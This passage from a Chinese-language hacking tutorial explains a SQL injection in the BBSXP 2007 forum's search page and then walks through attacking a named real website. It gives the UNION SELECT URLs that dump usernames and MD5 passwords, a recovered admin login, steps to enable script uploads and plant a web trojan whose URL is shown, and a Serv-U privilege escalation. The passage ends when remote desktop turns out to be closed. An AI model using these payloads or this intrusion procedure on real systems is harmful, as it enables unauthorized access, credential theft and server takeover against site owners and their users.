


图3

由图4可知，bbsxp_user是存储用户的表，一共有25个字段。知道了这些以后，我们就可以用上面的例子来构造语句了。我们构造的语句如下：




图4

```
Search.asp?menu=Result&Keywords=test&Item=Topic&DateComparer=365&SortBy=union(select[userid],1,1,1,userpass,username,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,[userid]from[bbsxp_users])&ForumID=1&VerifyCode=1234
```

解释一下，keywords就是搜索的关键字了，这里必须要指定，并且能够搜索得到，不然的话不能成功利用 sortby这里是构造语句的地方，forumid这里也必须指定，并且前面搜索的内容要在这个forumid中有内容，不然也不能成功，最后的verfycode是验证码。

好了，漏洞分析就到这里了，其实BBSXP 2007有非常多的漏洞，大家利用ASP Studio的整个文件搜索功能搜索所有和用户交互的变量，就能找到漏洞了。这也算是一个找漏洞的小方法吧，希望大家能仔细的体会这几句话，非常有用的。

实践部分

由于是最新的漏洞，所以采用BBSXP 2007的网站基本上都是有漏洞的，我选择的目标是www.chinavet.net。下面我们直接进入漏洞利用，我将一步一步地带领大家来入侵，涉及到漏洞的利用条件时，我会再详细讲解一下。

第一步，注册一个用户，因为只有注册的用户才有搜索的权限。注册部分就不说了，会上网的基本上都会。

第二步，点击论坛标题栏上的“搜索”进入下一步。

第三步，输入我们上面构造的语句，如图5所示，要把对应的验证码写好。构造好后的完整语句如下：




图5

```
http://www.chinavet.net/bbs/Search.asp?menu=Result&Keywords=test&Item=Topic&DateComparer=365&SortBy=union(select[userid],1,1,1,userpass,username,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,[userid]from[bbsxp_users])&ForumID=24&VerifyCode=1849
```

这里要注意的是，forumid这里为24，因为我在24这个分版面里面发了一个名为test的帖子。执行以后，郁闷，居然出错了，如图6所示。了解Access的朋友，看到这个错误后，应该知道这里的意思，它说明我们构造的语句中的字段数不符合MDB数据库里面的表段。我们去掉一个1以后再试一下，结果如图7所示，我们成功了。不过这只说明我们的运气好而已。在实际应用中，有时还要添加字段，或者减更多的字段，这就需要大家在实际的测试中自己摸索掌握了。




图6




图7

但是从搜索结果来看，我们只得到了MD5密码，并没有得到username，怎么办呢？我们将提交的语句调整一下，将紧跟在"username"后的"1"替换为"username"试一下，结果如图8所示，我们终于拿到用户名了。也就是最终提交的语句为：




图8

```
http://www.chinavet.net/bbs/Search.asp?menu=Result&Keywords=test&Item=Topic&DateComparer=365&SortBy=union(select[userid],1,1,1,userpass,username,username,1,1,1,1,1,1,1,1,1,1,1,1,1,1,[userid]from[bbsxp_users])&ForumID=24&VerifyCode=1849
```

之后的事情就是破解MD5密码了，我就不再废话了。

获取WebShell并提权

其实到这里，漏洞分析就算已经完毕了，但是我们主要的任务是拿下服务器，所以还要继续下去。

首先讲解一下拿WebShell的方法。我们利用得到的用户sunbox密码5223689登录到后台，如图9所示，进入后台后点"基本设置->上传附件->在允许上传的附件类型"中添加htr或者是php，然后把上面的上传选项打开。回到任何一个子版面，然后点击发帖，再选择其中的"上传附件"，把我们的htr或者php马上传上去就OK了，如图10所示，成功上传！之后我们把出现在内容栏里的地址复制一下，加在BBS后面，构成完整的地址，就得到我们的木马地址了，我所得到的地址为http://www.chinavet.net/bbs/UpFile/UpAttachment/2007-7/2007712223535.htr，访问后即可得到WebShell了，如图11所示，接下来的事就是提权了。




图9




图10




图11

我们在CMD模式下输入"ftp www.chinavet.net"，确认该主机采用的是Serv-U，如图12所示，版本为6.0。这个版本也存在本地提权漏洞。如图13所示，我用WebShell自带的Serv-U提权功能试了试，显示提权成功，赶紧连接上3389，却发现没有开放。




图12




图13

